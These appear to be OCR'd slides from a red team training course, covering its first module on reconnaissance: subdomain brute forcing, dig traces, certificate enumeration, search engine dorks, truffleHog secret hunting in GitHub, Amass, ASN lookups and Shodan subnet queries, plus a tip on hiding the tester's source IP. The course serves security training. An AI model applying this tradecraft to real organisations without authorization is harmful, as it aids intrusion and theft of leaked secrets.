Red Team Training

Charles F. Hamilton

Twitter	@MrUn1k0d3r
Website	https://mr.un1k0d3r.online
Github	https://github.com/Mr-Un1k0d3r
Patreon	https://patreon.com/MrUn1k0d3r

Syllabus

2 days training, covering both offensive and defensive aspects.

The training is divided in **5** modules:

- Initial foothold
- Gaining Access
- Payload crafting
- Internal Reconnaissance
- Lateral Movement

Information for the lab

Everything is hosted on the **https://mr.un1k0d3r.online/** domain.

The training portal is located at **https://mr.un1k0d3r.online/training/**

What is a red team

- Assesses your client’s responsiveness against threat actors
- Evaluates their security posture by achieving pre-defined goals (access CEO emails, access customer data, etc.)
- Demonstrates potential paths used by attackers to access your client’s assets

Is not about exploiting as many 0-days as possible

Is not about exploiting as many systems as possible

Module 1: Initial Foothold

Initial Foothold

DNS Enumeration


During a red team some of your target may be 3rd party applications that are not managed by your target (ex: payroll using a 3rd party). It is important to fingerprint the ownership of these applications prior to the red team

Initial Foothold

DNS Enumeration

Starting point:

- DNS reconnaissance (https://github.com/blark/aiodnsbrute, fast and easy to use)
    - Once the target primary domain is identified, performing a DNS subdomain brute may reveal interesting targets




```
dnsfun  blark  ~  $  echo 1.1.1.1 | aiodnsbrute -r - google.ca
[*] Brute forcing google.ca with a maximum of 512 concurrent tasks...
[*] Using local resolver to verify google.ca exists.
[*] Using recursive DNS with the following servers: ['1.1.1.1']
[*] No wildcard response was detected for this domain.
[*] Wordlist loaded, proceeding with 1000 DNS requests
[+] www.google.ca                     172.217.10.67
[+] m.google.ca                       172.217.10.107
[+] store.google.ca                   172.217.12.174
```

Initial Foothold

DNS Enumeration note

- Misconfigured DNS may leak internal IP addresses and servers of interest in their public records
- You may also leak your IP address
- While performing a red team, make sure that you perform your DNS query on a system that is not owned by you, since recursive DNS query will leak the source

Initial Foothold




```
; <<>> DiG 9.9.5-9+deb8u16-Debian <<>> +trace google.com
;; global options: +cmd
.                       3596771 IN      NS      h.root-servers.net.
.                       3596771 IN      NS      f.root-servers.net.
.                       3596771 IN      NS      l.root-servers.net.
.                       3596771 IN      NS      j.root-servers.net.
.                       3596771 IN      NS      e.root-servers.net.
.                       3596771 IN      NS      d.root-servers.net.
.                       3596771 IN      NS      i.root-servers.net.
.                       3596771 IN      NS      c.root-servers.net.
.                       3596771 IN      NS      k.root-servers.net.
.                       3596771 IN      NS      b.root-servers.net.
.                       3596771 IN      NS      g.root-servers.net.
.                       3596771 IN      NS      a.root-servers.net.
.                       3596771 IN      NS      m.root-servers.net.
;; Received 241 bytes from 78.109.81.146#53(78.109.81.146) in 7 ms

com.                    172800  IN      NS      a.gtld-servers.net.
com.                    172800  IN      NS      b.gtld-servers.net.
com.                    172800  IN      NS      c.gtld-servers.net.
com.                    172800  IN      NS      d.gtld-servers.net.
com.                    172800  IN      NS      e.gtld-servers.net.
com.                    172800  IN      NS      f.gtld-servers.net.
com.                    172800  IN      NS      g.gtld-servers.net.
com.                    172800  IN      NS      h.gtld-servers.net.
com.                    172800  IN      NS      i.gtld-servers.net.
com.                    172800  IN      NS      j.gtld-servers.net.
com.                    172800  IN      NS      k.gtld-servers.net.
com.                    172800  IN      NS      l.gtld-servers.net.
com.                    172800  IN      NS      m.gtld-servers.net.
com.                    86400   IN      DS      30909 8 2 E2D3C916F6DEEAC73294E8268FB5885044A833FC5459588F4A9184CF C41A5766
com.                    86400   IN      RRSIG   DS 8 1 86400 20200322130000 20200309120000 33853 . RTMYCJl25PuAsQFXybethux68YLs9avs
foQ9LBct+kShXNOnThE4xkKx+Eu7gi48 CQUhBIxRIW6w8h7tPekn6anOxvzVj/ybHLW6vFwgcK9exhllZ3td+D/X i8Rvrl1sQTfR0BwsZO6h6+T1b12wnYrEEETW/1eEi
;; Received 1170 bytes from 199.7.83.42#53(l.root-servers.net) in 25 ms

google.com.             172800  IN      NS      ns2.google.com.
google.com.             172800  IN      NS      ns1.google.com.
google.com.             172800  IN      NS      ns3.google.com.
google.com.             172800  IN      NS      ns4.google.com.
CK0POJMG874LJREF7EFN8430QVIT8BSM.com. 86400 IN NSEC3 1 1 0 - CK0Q1GIN43N1ARRC9OSM6QPQR81H5M9A NS SOA RRSIG DNSKEY NSEC3PARAM
CK0POJMG874LJREF7EFN8430QVIT8BSM.com. 86400 IN RRSIG NSEC3 8 2 86400 20200314044922 20200307043922 56311 com. s9oJcBy3w9ZGB7CfC5Yq9
BicjWo91wwa5fcWfO1Bq7jtrBFQ+fEm/0RkLtgFKJM/ jClHVbn6T0rNJ8rlJgf4Hoc5Ue6b5II2+HMeRsGUUaWWug==
S84BDVKNH5AGDSI7F5J0O3NPRHU0G7JQ.com. 86400 IN NSEC3 1 1 0 - S84EDELLAUPA96DT12TJKJN32334NGL3 NS DS RRSIG
S84BDVKNH5AGDSI7F5J0O3NPRHU0G7JQ.com. 86400 IN RRSIG NSEC3 8 2 86400 20200315044948 20200308043948 56311 com. uUfXJQk2B9JxphkvzzalM
Wtdb3ZiYsI05Xt5A0BLwowWVwGc8lq620dcT+KuuFtg yt87Pw5W5eYKxv4uumQ85EVMCEMcGcZYHJ2Kr4zfC0SIMw==
;; Received 836 bytes from 192.55.83.30#53(m.gtld-servers.net) in 20 ms

google.com.             300     IN      A       216.58.204.142
;; Received 55 bytes from 216.239.36.10#53(ns3.google.com) in 10 ms
```

Initial Foothold

Certificate Enumeration

Certificate may have multiple subjects leaking extra DNS, including staging environment



Subject Alt Names	
DNS Name	ringzer0ctf.com
DNS Name	ringzer0team.com
Public Key Info	
Algorithm	RSA
Key Size	4096
Exponent	65537
Modulus	99:66:6B:7F:DA:DC:99:DB:DA:92:EC:BF:F7:FC:4B:A1:B3:CA:14:3B:9B:A0:B2:33:B9:AD:90:6B:40:0C:E1:D2:DD:9E:E7:1E:2...

Initial Foothold


Search Engine

Search engine can be used to search for domain and subdomains

inurl:

intext:

site:



inurl: staging site:google.com

About 97 results (0.36 seconds)

Together Learning - Powersearching - Google Sites
https://sites.google.com › view › togetherlearning › learn › digitalliteracy
site:domainname.com -**inurl**:stage -**inurl**:dev -**inurl**:**staging** ... sites being indexed, but you don't care about the **staging** site, this operator can help you exclude all ...

5 Reasons You Lose Traffic After a Website Migration & How ...
feedproxy.google.com › Articles › Search Engine Optimisation
Jul 19, 2016 - site:[INSERT DOMAIN] **inurl**:**staging**. site:[INSERT DOMAIN] **inurl**:dev. site:[INSERT DOMAIN] **inurl**:uat. How did you get on? Find many?

I'm not sure why my site is now showing up in search results ...
https://support.google.com › webmasters › forum
Your **staging** server is indexed. I would take steps to remove it - though might not attribute anything major to the current indexed status. How many products have ...

Initial Foothold

Github

- https://github.com/dxa4481/truffleHog can be used to harvest information within github
- Trufflehog Searches through git repositories for secrets, digging deep into commit history and branches
- This is effective at finding secrets accidentally committed

Initial Foothold

Enumeration Tool


https://github.com/OWASP/Amass is basically using all the method we described to perform enumeration:

- Information Gathering Techniques Used:
  - DNS
  - Scraping
  - Certificates
  - APIs
  - Web Archives

Can be installed from the repo: `sudo snap install amass`

Initial Foothold

ASN may be useful too to find new subnets




```
root@portal:~# amass intel -org google
ASN: 6432 - DOUBLELCICK-AS, US
ASN: 15169 - GOOGLE - Google LLC
        172.217.0.0/19
        34.93.226.0/24
        66.249.86.0/23
```

Validate it against ARIN: https://whois.arin.net/rest/asn/AS{id}

Search for IPs associated with ASN

https://raw.githubusercontent.com/nitefood/asn/master/asn

Initial Foothold



```
root@portal:~# ./asn 15169

────────────────────────────────────────────────────────────
                        WARNING

No IPQualityScore token found, so disabling in-depth threat
analysis and IP reputation lookups. Please visit
https://github.com/nitefood/asn#ip-reputation-api-token
for instructions on how to enable it.
────────────────────────────────────────────────────────────

 ┌───────────────────────┐
 │ ASN lookup for 15169  │
 └───────────────────────┘

 AS Number     ──> 15169
 AS Name       ──> GOOGLE, US
 Organization  ──> Google LLC
 AS Reg. date  ──> 2005-11-23 02:48:10
 Peering @IXPs ──> AMS-IX | AMS-IX BA | AMS-IX Chicago | AMS-IX Hong Kong | AMS-IX Mumbai | Asteroid Ams
oid Amsterdam Peering LAN | Asteroid Mombasa: Main | B-IX | BALT-IX: BALT-IX | BBIX Amsterdam | BBIX Hon
 Los Angeles | BBIX Marseille | BBIX Osaka | BBIX Singapore | BBIX Tokyo | BCIX: BCIX Peering LAN | BIX.
-IX: PEER | Bharat IX - Mumbai: Bharat IX Peering LAN | BiX | CABASE-BUE - IX Argentina (Buenos Aires):
| CHIX-CH: Main | CIX-ATL | CLOUD-IX MSK | CLOUD-IX SPB | CSL Thai-IX Malaysia: THAI-IX | ChIX | CoreSit
go | CoreSite - Any2Denver | CoreSite - Any2West | DATAIX | DE-CIX ASEAN | DE-CIX Chennai: DE-CIX Chenna
 | DE-CIX Dallas: DE-CIX Dallas Peering LAN | DE-CIX Delhi: DE-CIX Delhi Peering LAN | DE-CIX Frankfurt:
furt Peering LAN | DE-CIX Hamburg: DE-CIX Hamburg Peering LAN | DE-CIX Lisbon: DE-CIX Lisbon Peering LAN
rid: DE-CIX Madrid Peering LAN | DE-CIX Marseille: DE-CIX Marseille Peering LAN | DE-CIX Mumbai: DE-CIX
g LAN | DE-CIX Munich: DE-CIX Munich Peering LAN | DE-CIX New York: DE-CIX New York Peering LAN | DET-IX
TEL-IX: PUBLIC | DataLine-IX | Digital Realty Ashburn: Main | Digital Realty Atlanta | Digital Realty Ch
 Digital Realty Dallas | Digital Realty New York | ECIX-BER | ECIX-DUS | ECIX-FRA | ECIX-HAM | ECIX-MUC
ce | EPIX.Warszawa-KIX | ESPANIX Madrid Lower LAN | ESPANIX Madrid Upper LAN | EdgeIX - Melbourne: Main
dney: Main | Equinix Amsterdam: Equinix IX - AM Metro | Equinix Ashburn | Equinix Atlanta | Equinix Chic
 Dallas | Equinix Dublin: Equinix IX - DB Metro | Equinix Frankfurt: Equinix IX - FR Metro | Equinix Hon
nix Lisbon: Equinix IX - LS Metro | Equinix London: Equinix IX - LD Metro | Equinix Los Angeles | Equini
inix IX - MD Metro | Equinix Melbourne | Equinix Miami | Equinix Milan: Equinix IX - ML Metro | Equinix
uinix Osaka | Equinix Palo Alto | Equinix Paris: Equinix IX - PA Metro | Equinix San Jose | Equinix Seat
 Singapore | Equinix Stockholm: Equinix IX - SK Metro | Equinix Sydney | Equinix São Paulo: Equinix IX -
quinix Tokyo | Equinix Warsaw | Equinix Zurich: Equinix IX - ZH Metro | Eurasia Peering IX: Peering LAN
```

Initial Foothold

Validating that the IP range is owned by the target (using ARIN or automated script https://github.com/Mr-Un1k0d3r/SearchIPOwner)


Your target may own more than one subnet, so make sure that you perform the exercise every time you discover a new IP and repeat for each domain that is own by them

Example: mr.un1k0d3r.online and ringzer0team.com are owned by the same entity

Exercise
Enumerate subdomain for mr.un1k0d3r.online

Initial Foothold

Subnets reconnaissance using shodan.io



```
net:10.10.10.10/20
```

TOTAL RESULTS

266

TOP COUNTRIES

United States	266

TOP SERVICES

HTTPS	115
HTTP	106
SMTP	10
SSH	10
DNS	5

TOP ORGANIZATIONS

CenturyLink	154
Trustwave Holdings	112

TOP OPERATING SYSTEMS


Linux 3.x	6
Linux 2.6.x	3
HP-UX 11.x	2
Windows 7 or 8	1

TOP PRODUCTS


Apache httpd	135
Microsoft IIS httpd	21
nginx	12
OpenSSH	11
Microsoft HTTPAPI httpd	11

Initial Foothold

Validating certificate in the range may reveal new domains that can be used for enumeration



Subject Name	
Country	US
State/Province	California
Locality	Menlo Park
Organization	Facebook, Inc.
Common Name	*.facebook.com



